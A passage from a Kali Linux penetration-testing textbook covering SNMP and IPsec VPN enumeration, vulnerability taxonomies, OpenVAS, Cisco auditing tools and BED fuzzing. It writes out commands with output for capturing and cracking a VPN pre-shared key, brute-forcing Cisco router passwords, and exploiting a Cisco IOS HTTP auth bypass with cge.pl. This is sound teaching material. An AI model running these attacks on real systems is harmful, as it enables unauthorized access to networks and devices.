apt-get install snmpd
```

Then, you need to change the configuration file, `/etc/default/snmpd`:

```
sudo vi /etc/default/snmpd
```

In the `SNMPDOPTIONS` line, remove the localhost address (127.0.0.1) and restart SNMPD:

```
sudo /etc/init.d/snmpd restart
```

Beware that you need to isolate the Metasploitable 2 machine from the network connected outside. If not, you will get attacked easily.

Let's try `onesixtyone` to find the SNMP strings used by a device located at 192.168.1.1. The following is the appropriate command:

```
onesixtyone 192.168.56.103
```

The following is the scanning result:

```
Scanning 1 hosts, 2 communities
```

```
192.168.56.103 [public] Linux metasploitable 2.6.24-16-server #1 SMP  
Thu Apr 10 13:58:00 UTC 2008 i686
```

```
192.168.56.103 [private] Linux metasploitable 2.6.24-16-server #1 SMP  
Thu Apr 10 13:58:00 UTC 2008 i686
```

The SNMP strings found are `public` and `private`.

If we want the scanning to be more verbose, we can give the `-d` option:

```
onesixtyone -d 192.168.56.103
```

The result is as follows:

```

Debug level 1
Target ip read from command line: 192.168.56.103
2 communities: public private
Waiting for 10 milliseconds between packets
Scanning 1 hosts, 2 communities
Trying community public
192.168.56.103 [public] Linux metasploitable 2.6.24-16-server #1 SMP
  Thu Apr 10 13:58:00 UTC 2008 i686
Trying community private
192.168.56.103 [private] Linux metasploitable 2.6.24-16-server #1 SMP
  Thu Apr 10 13:58:00 UTC 2008 i686
All packets sent, waiting for responses.
done.

```

## snmpcheck

You can use `snmpcheck` to collect more information about the SNMP device using the following command:

```
snmpcheck -t 192.168.56.103
```

The following screenshot shows the information obtained from the preceding command:

```

[*] Try to connect to 192.168.56.103
[*] Connected to 192.168.56.103
[*] Starting enumeration at 2013-07-21 21:23:53

[*] System information
-----
Hostname           : metasploitable
Description        : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Uptime system      : 27 minutes, 53.74
Uptime SNMP daemon : 8 minutes, 24.99
Contact           : msfdev@metasploit.com
Location          : Metasploit Lab
Motd              : -

[*] Devices information
-----

```

Id	Type	Status	Description
1025	Network	Running	network interface lo
1026	Network	Running	network interface eth0
3072	Coprocessor	Running	Guessing that there's a floating point co-processor
768	Processor	Unknown	GenuineIntel: Intel(R) Core(TM) i5-2520M CPU @ 2.50GHz

## VPN enumeration

In this section, we will discuss about discovering and testing the **Virtual Private Network (VPN)** systems.

Several years ago, when a branch office wanted to connect to the head office, it needed to set a dedicated network line between the branch and head offices. The main disadvantage of this method was the cost; a dedicated network line is expensive.

Fortunately, there is a solution for this problem: a VPN. A VPN allows a branch office to connect to the head office using the public network (Internet). The cost of using a public network is much cheaper than using a dedicated line. With the VPN, the branch office will be able to use the application in the headquarters as if the branch office is located in the **Local Area Network (LAN)**. The connection established is protected by encryption.

Based on the method used, VPN can be divided into at least three groups:

- **IPsec-based VPN:** This type is a popular VPN solution for connecting the branch office to the head office's LAN. The branch office will install an IPsec VPN client on the network gateway, while the head office will install an IPsec VPN server on its network gateway. It is not a popular method to connect a user to the head office's LAN due to the complexity of configuring the method. The user that uses this method is called a road warrior.
- **OpenVPN:** This type is a very popular VPN solution for road warriors. In OpenVPN, a user needs to install an OpenVPN client before being able to connect to the VPN server. The advantage of this mode is that it is very easy to set up and doesn't need an administrator-level privilege to run.
- **SSL-based VPN:** In this category, the user doesn't need a dedicated VPN client but can use a web browser to connect to the VPN server as long as the web browser supports an SSL connection.

## ike-scan

The `ike-scan` tool is a security tool that can be used to discover, fingerprint, and test the IPsec VPN systems. IPsec is the most commonly used technology for LAN-to-LAN and remote access VPN solutions.

IPsec uses three major protocols as follows:

- **Authentication Headers (AH):** This provides data integrity
- **Encapsulating Security Payloads (ESP):** This provides data integrity and confidentiality

- **Internet Key Exchange (IKE):** This provides support for the negotiation of parameters between endpoints; it establishes, maintains, and terminates the **Security Association (SA)**

IKE establishes security association through the following phases:

- **IKE phase 1:** This sets up a secure channel between two IPsec endpoints by the negotiation of parameters, such as the encryption algorithm, integrity algorithm, authentication type, key distribution mechanism, and lifetime. To establish the bidirectional security association, IKE phase 1 can either use the main mode or aggressive mode. The main mode negotiates SA through three pairs of messages, while the aggressive mode provides faster operations through the exchange of three messages.
- **IKE phase 2:** This is used for data protection.
- **IKE phase 1.5 or the extended authentication phase:** This is an optional phase and is commonly used in the remote access VPN solutions.

The `ike-scan` tool works by sending IKE phase 1 packets to the VPN servers and displaying any responses it receives.

The following are several features of `ike-scan`:

- Ability to send the IKE packets to any number of destination hosts
- Ability to construct the outgoing IKE packets in a flexible way
- Ability to decode and display any response packets
- Ability to crack the aggressive mode pre-shared keys with the help of the `psk-crack` tool

In short, the `ike-scan` tool is capable of two things:

- **Discovery:** Finding hosts running the IKE by displaying the hosts that respond to the IKE request.
- **Fingerprint:** Identifying the IKE implementation used by the IPsec VPN server. Usually, this information contains the VPN vendor and the model of the VPN server. This is useful for later use in the vulnerability analysis process.

The reason why you need a tool like `ike-scan` is that in general, port scanner will not be able to find an IPsec VPN server because these servers doesn't listen on any TCP ports. And, they also don't send ICMP unreachable error message, so UDP scans will not find them either. Also, if you try to send random garbage data to the UDP port 500 or IP protocols 50 and 51, you will not receive any response. So, the only way to find the IPsec VPN server is by using a tool that can send a correctly formatted IKE packet and display any responses that are received from that server.

To start the `ike-scan` command line, you can use the console to execute the following command:

**ike-scan**

This will display a simple usage instruction and example on your screen.

As our exercise, we are going to discover, fingerprint, and test an IPsec VPN server using the following command:

**ike-scan -M -A -Pike-hashkey 192.168.0.10**

Here:

- **-M:** This splits the payload decoded across multiple lines to make the output easier to read
- **-A:** This uses the IKE aggressive mode
- **-P:** This saves the aggressive mode pre-shared key to this file

The following screenshot shows the result:

```
root@kali:~# ike-scan -M -A -Pike-hashkey 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Aggressive Mode Handshake returned
                HDR=(CKY-R=5fe7eb4afa630434)
                SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDu
ration(4)=0x00007080)
                KeyExchange(128 bytes)
                Nonce(16 bytes)
                ID(Type=ID_IPV4_ADDR, Value=192.168.0.10)
                Hash(20 bytes)
                VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9: 1 hosts scanned in 0.034 seconds (29.27 hosts/sec). 1 retu
rned handshake; 0 returned notify
```

The interesting information is contained in the SA payload as follows:

- **Encryption: 3DES**
- **Hash: SHA1**
- **Auth: PSK**
- **Diffie-Hellman group: 2**
- **SA life time: 28800 seconds**

The pre-shared key is saved in the `ike-hashkey` file.

The next step is to crack the hash to get the password to connect to the VPN server. For this purpose, we can use the `psk-crack` tool as follows:

```
psk-crack -d rockyou.txt ike-hashkey
```

Here, `-d` is the wordlist file.

The following screenshot shows the result of this command:

```
root@kali:~# psk-crack -d rockyou.txt ike-hashkey
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash 74948c512be7950157e6b925f9c426e3e12cc151
Ending psk-crack: 1 iterations in 0.030 seconds (33.34 iterations/sec)
```

From the output, we notice that the key is **123456**. You can then use this key to connect to the VPN server.

The next task is to fingerprint the VPN server. For this purpose, we need to define the transform attributes until we find one which is acceptable.



To find out which transform attributes to use, you can go to [http://www.nta-monitor.com/wiki/index.php/Ike-scan\\_User\\_Guide#Trying\\_Different\\_Transforms](http://www.nta-monitor.com/wiki/index.php/Ike-scan_User_Guide#Trying_Different_Transforms).

The following is the command to fingerprint the IPsec VPN server based on the previous SA payload:

```
ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10
```

The following screenshot shows the result of this command:

```
root@kali:~# ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10 Main Mode Handshake returned
HDR=(CKY-R=8cb7b6369d11ae81)
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
VID=4f45755c645c6a795c5c6170
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

IKE Backoff Patterns:

IP Address      No.    Recv time          Delta Time
192.168.0.10    1      1386775276.209957  0.000000
192.168.0.10    2      1386775286.214992  10.005035
192.168.0.10    3      1386775306.236889  20.021897
192.168.0.10    Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan

Ending ike-scan 1.9: 1 hosts scanned in 90.086 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify
```



The `ike-scan` tool is able to guess the remote VPN server software used: **FreeS/WAN**, **OpenSwan**, or **strongSwan**.

## Summary

In this chapter, we discussed the target enumeration process and its purpose. We also discussed port scanning as one of the target enumeration methods. You learned about several types of port scanning, and then we looked at several tools, such as `Nmap`, `UnicornsCan`, and `Amap`. Next, we talked about SMB enumeration using `nbtscan` and SNMP enumeration using `onesixtyone` and `snmpcheck`. Lastly, we talked about VPN enumeration and `ike-scan` as the tool to carry out this process.

In next chapter, we will look at vulnerability identification, a process of identifying and analyzing the critical security flaws in the target environment.

# 7

## Vulnerability Mapping

Vulnerability mapping is the process of identifying and analyzing the critical security flaws in a target environment. This terminology is sometimes known as vulnerability assessment. It is one of the key areas of a vulnerability management program through which the security controls of an IT infrastructure can be analyzed against known vulnerabilities. Once the operations of information gathering, discovery, and enumeration are complete, it is time to investigate the vulnerabilities that might exist in the target infrastructure, which could lead to compromising the target and violating the confidentiality, integrity, and availability of a business system.

In this chapter, we will discuss two common types of vulnerabilities, present various standards for the classification of vulnerabilities, and explain some of the well-known vulnerability assessment tools provided under the Kali Linux operating system. This chapter constitutes the following topics:

- The concept of two generic types of vulnerabilities: local and remote.
- The vulnerability taxonomy that points to the industry standards that can be used to classify any vulnerability according to its unifying commonality pattern.
- A number of security tools that can assist us in finding and analyzing the security vulnerabilities present in a target environment. The tools presented are categorized according to their basic function in a security assessment process. These include OpenVAS, Cisco, fuzzing, SMB, SNMP, and web application analysis tools.

Note that the manual and automated vulnerability assessment procedures should be treated equally while handling any type of penetration testing assignment (internal or external). Relying strictly on automation may sometimes produce false positives and false negatives. The degree of the availability of the auditor's knowledge to technology-relevant assessment tools may be a determining factor when forming penetration tests. The tools used and the skill of the auditor should be continually updated to ensure success. Moreover, it is necessary to mention that automated vulnerability assessment is not the final solution; there are situations where the automated tools fail to identify logic errors, undiscovered vulnerabilities, unpublished software vulnerabilities, and the human variable that impacts security. Therefore, it is recommended that both automated and manual vulnerability assessment methods be used. This will heighten the probability of successful penetration tests.

## Types of vulnerabilities

There are three main classes of vulnerability by which the distinction for the types of flaws (local and remote) can be made. These classes are generally divided into design, implementation, and operational categories:

- **Design vulnerabilities:** These are discovered due to the weaknesses found in the software specifications
- **Implementation vulnerabilities:** These are the technical security glitches found in the code of a system
- **Operational vulnerabilities:** These are the vulnerabilities that may arise due to the improper configuration and deployment of a system in a specific environment

Based on these three classes, we have two generic types of vulnerabilities, local and remote, which can sit in to any class of the vulnerabilities explained.



### Which class of vulnerability is considered to be the worst to resolve?

Design vulnerability takes a developer derive the specifications based on the security requirements and address its implementation securely. Thus, it takes more time and effort to resolve the issue compared to the other classes of vulnerabilities.

## Local vulnerability

A condition on which the attacker requires local access in order to trigger the vulnerability by executing a piece of code is known as local vulnerability. By taking advantage of this type of vulnerability, an attacker can increase the access privileges to gain unrestricted access to the computer.

Let's take an example in which Bob has local access to MS Windows Server 2008 (32-bit, x86 platform). His access has been restricted by the administrator through the implementation of a security policy, which will not allow him to run the specific application. Under extreme conditions, he found out that using a malicious piece of code can allow him to gain a system-level or kernel-level access to the computer. By exploiting this well-known vulnerability (for example, CVE-2013-0232, GP Trap Handler nt!KiTrap0D), he gained escalated privileges that allowed him to perform all the administrative tasks and gain unrestricted access to the application. This shows us a clear advantage that was taken by the malicious adversary to gain unauthorized access to the system.



More information about CVE-2013-0232 MS Windows privilege escalation vulnerability can be found at: <http://www.exploit-db.com/exploits/11199/>.

## Remote vulnerability

Remote vulnerability is a condition where the attacker has no prior access but the vulnerability can still be exploited by triggering the malicious piece of code over the network. This type of vulnerability allows an attacker to gain remote access to a computer without facing any physical or local barriers.

For instance, Bob and Alice are individually connected to the Internet. Both of them have different IP addresses and are geographically dispersed over two different regions. Let's assume that Alice's computer is running on a Windows XP operating system, which holds secret biotech information. We also assume that Bob already knows the operating system and IP address of Alice's machine. Bob is now desperately looking for a solution that can allow him to gain remote access to her computer. In the meantime, he comes to know that the MS08-067 Windows Server Service's vulnerability can be easily exploited against a Windows XP machine remotely.



More information about MS08-067 MS Windows Server Service vulnerability can be found at: <http://www.exploit-db.com/exploits/6841/>.

He then triggers the exploit against Alice's computer and gains full access to it.



**What is a relationship between vulnerability and exploit?**

A vulnerability is a security weakness found in a system, which can be used by the attacker to perform unauthorized operations while the exploit takes advantage of that vulnerability or bug.

## Vulnerability taxonomy

With the increase in the number of technologies over the past few years, there have been various attempts to introduce the best taxonomy that could categorize all the common sets of vulnerabilities. However, no single taxonomy has been produced to represent all the common coding mistakes that may affect the system's security. This is due to the fact that a single vulnerability might fall into more than one category or class. Additionally, every system platform has its own base for connectivity, complexity, and extensibility to interact with its environment. Thus, the taxonomy standards that are presented in the following table will help you identify most of the security glitches, whenever possible. Note that most of these taxonomies have already been implemented in a number of security assessment tools to investigate the software security problems in real time.

Security taxonomy	Resource link
HP Software security	<a href="http://www.hpenterprisesecurity.com/vulncat/en/vulncat/index.html">http://www.hpenterprisesecurity.com/vulncat/en/vulncat/index.html</a>
Seven pernicious kingdoms	<a href="http://www.cigital.com/papers/download/bsi11-taxonomy.pdf">http://www.cigital.com/papers/download/bsi11-taxonomy.pdf</a>
Common Weakness Enumeration	<a href="http://cwe.mitre.org/data/index.html">http://cwe.mitre.org/data/index.html</a>
OWASP Top 10	<a href="http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project">http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project</a>
Klocwork	<a href="http://www.klocwork.com/products/documentation/Insight-9.1/Taxonomy">http://www.klocwork.com/products/documentation/Insight-9.1/Taxonomy</a>
GrammaTech	<a href="http://www.grammatech.com">http://www.grammatech.com</a>
WASC Threat Classification	<a href="http://projects.webappsec.org/Threat-Classification">http://projects.webappsec.org/Threat-Classification</a>

The primary function of each of these taxonomies is to organize sets of security vulnerabilities that can be used by the security practitioners and developers to identify the specific errors that may have an impact on the system's security. Thus, no single taxonomy should be considered complete and accurate.

## Open Vulnerability Assessment System (OpenVAS)

The OpenVAS is a wrapper for a collection of security tools and services that, when combined, produces a powerful vulnerability management platform. It has been developed on the basis of a client-server architecture, where the client requests a specific set of network vulnerability tests against its target from the server. Its modular and robust design allows us to run the security tests in parallel; it is available for a number of operating systems (Linux/Win32). Let us take a look at the core components and functions of OpenVAS:

- **OpenVAS scanner:** This effectively manages the execution of **Network Vulnerability Tests (NVT)**. The new test plugins can be updated on a daily basis via NVT Feeds (<http://www.openvas.org/nvt-feeds.html>).
- **OpenVAS Client:** This is a traditional form of desktop and CLI-based tools. Its main function is to control the scan execution via **OpenVAS Transfer Protocol (OTP)**, which acts as a front-line communication protocol for OpenVAS scanner.
- **OpenVAS Manager:** This provides us with a central service to scan the vulnerability. A manager is solely responsible for storing the configuration and scan results centrally. Additionally, it offers us an XML-based **OpenVAS Management Protocol (OMP)** to perform various functions; for instance, scheduled scans, report generation, scan results filtering, and aggregation activity.
- **Greenbone Security Assistant:** This is a web service that runs on the top of OMP. This OMP-based client offers us a web interface through which the users can configure, manage, and administer the scanning process. A desktop version of this, called **GSA Desktop**, is also available; it provides us with the same functionality. On the other hand, OpenVAS CLI provides us with a command-line interface for OMP-based communication.
- **OpenVAS Administrator:** This is responsible for handling the user administration and feed management.

## Tools used by OpenVAS

OpenVAS uses the following set of tools:

Security tool	Description
Amap	An application protocol detection tool
Ike-scan	IPsec VPN scanning, fingerprinting, and testing
Ldapsearch	Extracts information from LDAP dictionaries
Nikto	Web server assessment tool
Nmap	Port scanner
Ovaldi	Open vulnerability and assessment language interpreter
pnsnscan	Port scanner
Portbunny	Port scanner
Seccubus	Automates the regular OpenVAS scans
SLAD	Security Local Auditing Daemon tools include John-the-Ripper, Chkrootkit, ClamAV, Snort, Logwatch, Tripwire, Lsof, Tiger, TrapWatch, and LM-sensors
Snmpwalk	SNMP data extractor
Strobe	Port scanner
w3af	Web application attack and audit framework

In order to set up OpenVAS, following are the necessary steps that have to be followed:

1. Navigate to **Kali Linux | Vulnerability Analysis | OpenVAS | Openvas check setup** and follow the instructions to ensure that your OpenVAS installation is complete. Using the default settings for the certificate and other items is recommended until you understand the tools completely. After following the instructions for each **FIX** step, you will need to re-run the **openvas check setup** option until it states that you have successfully configured the program. You can run this command directly from the command-line window as well. The following screenshot displays this step:

```

openvas-check-setup 2.2.3
Test completeness and readiness of OpenVAS-6
(add '--v4', '--v5' or '--v7'
 if you want to check for another OpenVAS version)

Please report us any non-detected problems and
help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss

Send us the log-file (/tmp/openvas-check-setup.log) to help analyze the problem.

Use the parameter --server to skip checks for client tools
like GSD and OpenVAS-CLI.

Step 1: Checking OpenVAS Scanner ...
      OK: OpenVAS Scanner is present in version 3.4.0.
      ERROR: No CA certificate file of OpenVAS Scanner found.
      FIX: Run 'openvas-mkcert'.

ERROR: Your OpenVAS-6 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

If you think this result is wrong, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the
problem.


root@kali:~#

```


2. Navigate to **Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas Adduser** in order to create a user account under which the vulnerability scanning will be performed. Press *Enter* when you are asked for the **Authentication (pass/cert)** value. At the end, you will be prompted to create rules for the newly created user. If you don't have any rules to define, simply press *Ctrl + D* to exit, or learn to write the rules by firing up a new Konsole (terminal program) window and typing the following command:  
**# man openvas-adduser**
3. If you have an Internet connection, and want to update your OpenVAS plugins with the latest NVT feeds, then navigate to **Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas NVT Sync**.
4. Now, start the OpenVAS server service before the client can communicate with it. Navigate to **Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas Server** and wait until the process loading is completed.
5. Finally, we are ready to start our OpenVAS client. Navigate to **Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas Client**. Once the client window appears, navigate to **File | Connect** and use the exact account parameters that you defined in step 1 and step 2.



Now your client is successfully connected to OpenVAS server, as shown in the following screenshot:



It is time to define the target parameters (one or multiple hosts), select the appropriate plugins, provide the required credentials, and define any necessary access rules (as mentioned in step 2). Once these global settings have been set, navigate to **File | Scan Assistant** and specify the details for all the four major steps (**Task**, **Scope**, **Targets**, and **Execute**) in order to execute the selected tests against your target. You will be prompted to specify the login credentials and the assessment will commence afterwards. This process will take some time to complete the assessment based on your chosen criteria. The following screenshot shows us the report of the assessment that was performed:



You can see that we have successfully finished our assessment and the report is presented under the given task name, *CustomerUK*, in the preceding example. In the top menu, navigate to **Report | Export**; there, you can select the appropriate format of your report (**NBE**, **XML**, **HTML**, **LaTeX**, **TXT**, **PDF**). OpenVAS is a powerful vulnerability assessment software that allows you to assess your target against all critical security problems and provide a comprehensive report with the risk measurement, vulnerability detail, solution, and references to online resources.

## Cisco analysis

Cisco products are one of the top networking devices found in major corporate and government organizations today. This not only increases the threat and attack landscape for Cisco devices, but also presents a significant challenge to exploit them. Some of the most popular technologies developed by Cisco include routers, switches, security appliances, wireless products, and software such as IOS, NX-OS, Security Device Manager, CiscoWorks, Unified Communications Manager, and many others. In this section, we will exercise some Cisco-related security tools that are provided with Kali Linux.

## Cisco auditing tool

**Cisco Auditing Tool (CAT)** is a mini security auditing tool. It scans the Cisco routers for common vulnerabilities such as default passwords, SNMP community strings, and some old IOS bugs.

To start CAT, navigate to **Kali Linux | Vulnerability Analysis | Cisco Tools | cisco-auditing-tool**. Once the console window is loaded, you will see all the possible options that can be used against your target. In case you decide to use the terminal program directly, execute the following commands:

```
# cd /usr/share/  
# CAT --help
```

This will show you all the options and descriptions about the usage of CAT. Let's execute the following options against our target Cisco device:

- -h: This is the hostname (for scanning single hosts)
- -w: This is a wordlist (wordlist for community name guessing)
- -a: This is a passlist (wordlist for password guessing)
- -i: This is [ioshist] (check for IOS History bug)

This combination will brute force and scan the Cisco device for any known passwords, community names, and possibly the old IOS bugs. Before performing this exercise, we have to update our list of passwords and community strings at this location in order to have a better chance of success: `/usr/share/cisco-auditing-tool/lists`. The following is an input and output command from the Kali Linux console:

```
# CAT -h ww.xx.yy.zz -w lists/community -a lists/passwords -i  
Cisco Auditing Tool - g0ne [null0]
```

```
Checking Host: ww.xx.yy.zz
```

```
Guessing passwords:
```

```
Invalid Password: diamond  
Invalid Password: cmaker  
Invalid Password: changeme  
Invalid Password: cisco  
Invalid Password: admin  
Invalid Password: default  
Invalid Password: Cisco  
Invalid Password: ciscos
```

```
Invalid Password: cisco1
Invalid Password: router
Invalid Password: router1
Invalid Password: _Cisco
Invalid Password: blender
Password Found: pixadmin
...

Guessing Community Names:

Invalid Community Name: public
Invalid Community Name: private
Community Name Found: cisco
...
```

If you want to update your list of passwords and community strings, you can use the Vim editor from within the console before executing the preceding command. More information about the Vim editor can be retrieved using the following command:

```
# man vim
```



16 different privilege modes are available for Cisco devices, ranging from 0 (most restricted level) to 15 (least restricted level). All the accounts that are created should have been configured to work under the specific privilege level. More information on this is available at [http://www.cisco.com/en/US/docs/ios/12\\_2t/12\\_2t13/feature/guide/ftprienh.html](http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide/ftprienh.html).

## Cisco global exploiter

**Cisco Global Exploiter (CGE)** is a small Perl script that combines 14 individual vulnerabilities that can be tested against the Cisco devices. Note that these vulnerabilities represent only a specific set of Cisco products and the tool is not fully designed to address all the Cisco security assessment needs. Explaining each of these vulnerabilities is out of the scope of this book.


To start CGE, navigate to **Kali Linux | Vulnerability Analysis | Cisco Tools | cisco-global-exploiter** or, using the console, execute the following commands:

```
# cd /usr/bin/
# cge.pl
```

The options that appear provide usage instructions and a list of 14 vulnerabilities in a defined order. For example, let's test one of these vulnerabilities against our Cisco 878 integrated services router, as shown in the following command:

```
# cge.pl 10.200.213.25 3
Vulnerability successful exploited with [http:// 10.200.213.25/level/17/
exec/....] ...
```

Here, the test has been conducted using the [3] - Cisco IOS HTTP Auth vulnerability, which has been successfully exploited. Upon further investigation, you will find that this vulnerability can be easily exploited with other sets of Cisco devices using a similar strategy, as shown in the following screenshot:



More information regarding this vulnerability can be found at <http://www.cisco.com/warp/public/707/cisco-sa-20010627-ios-http-level.shtml>.

Thus, this HTTP-based arbitrary access vulnerability allows the malicious adversary to execute router commands without any prior authentication through web interface.

## Fuzz analysis

Fuzz analysis is a software-testing technique used by auditors and developers to test their applications against unexpected, invalid, and random sets of data input. The response will then be noticed in terms of an exception or a crash thrown by these applications. This activity uncovers some of the major vulnerabilities in the software, which are not possible to discover otherwise. These include buffer overflows, format strings, code injections, dangling pointers, race conditions, denial of service conditions, and many other types of vulnerabilities.

There are different classes of fuzzers available in Kali Linux, which can be used to test the file formats, network protocols, command-line inputs, environmental variables, and web applications. Any untrusted source of data input is considered to be insecure and inconsistent. For instance, a trust boundary between the application and the Internet user is unpredictable. Thus, all the data inputs should be fuzzed and verified against known and unknown vulnerabilities. Fuzzy analysis is a relatively simple and effective solution that can be incorporated into the quality assurance and security testing processes. For this reason, fuzzy analysis is also called robustness testing or negative testing sometimes.



### What key steps are involved in fuzzy analysis?

Six common steps should be undertaken. They include identifying the target, identifying inputs, generating fuzz data, executing fuzz data, monitoring the output, and determining the exploitability. These steps are explained in more detail in the *Fuzzing: Brute Force Vulnerability Discovery* presentation available at <http://recon.cx/en/f/msutton-fuzzing.ppt>.

## BED

**Bruteforce Exploit Detector (BED)** is a powerful tool designed to fuzz the plain text protocols against potential buffer overflows, format string bugs, integer overflows, DoS conditions, and so on. It automatically tests the implementation of a chosen protocol by sending different combinations of commands with problematic strings to confuse the target. The protocols supported by this tool are ftp, smtp, pop, http, irc, imap, pjl, lpd, finger, socks4, and socks5.

To start BED, navigate to **Kali Linux | Vulnerability Analysis | Fuzzing Tools | bed** or use the following command to execute it from your shell:

```
# cd /usr/share/bed/
# bed.pl
```

The usage instructions will now appear on the screen. Note that the description about the specific protocol plugin can be retrieved with the following command:

```
# bed -s FTP
```

In the preceding example, we have successfully learned about the parameters that are required by the FTP plugin before the test execution. These include the FTP -u username and -v password. Hence, we have demonstrated a small test against our target system running the FTP daemon.

```
# bed -s FTP -u ftpuser -v ftpuser -t 192.168.0.7 -p 21 -o 3
```

```
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de)
```

```
+ Buffer overflow testing:
      testing: 1      USER XAXAX      .....
      testing: 2      USER ftpuserPASS XAXAX .....
+ Formatstring testing:
      testing: 1      USER XAXAX      .....
      testing: 2      USER ftpuserPASS XAXAX .....
* Normal tests
+ Buffer overflow testing:
      testing: 1      ACCT XAXAX      .....
      testing: 2      APPE XAXAX      .....
      testing: 3      ALLO XAXAX      .....
      testing: 4      CWD XAXAX      .....
      testing: 5      CEL XAXAX      .....
      testing: 6      DELE XAXAX      .....
      testing: 7      HELP XAXAX      .....
      testing: 8      MDTM XAXAX      .....
      testing: 9      MLST XAXAX      .....
      testing: 10     MODE XAXAX      .....
      testing: 11     MKD XAXAX      .....
      testing: 12     MKD XAXAXCWD XAXAX .....
      testing: 13     MKD XAXAXDELE XAXAX .....
      testing: 14     MKD XAXAXRMD XAXAX .....connection
attempt failed: No route to host
```

From the output, we can anticipate that the remote FTP daemon has been interrupted during the fourteenth test case. This could be a clear indication of a buffer overflow bug; however, the problem can be further investigated by looking into a specific plugin module and locating the pattern of the test case (for example, `/usr/share/bed/bedmod/ftp.pm`). It is always a good idea to test your target at least two more times by resetting it to a normal state, increasing the timeout value (`-o`), and checking if the problem is reproducible.

## JBroFuzz

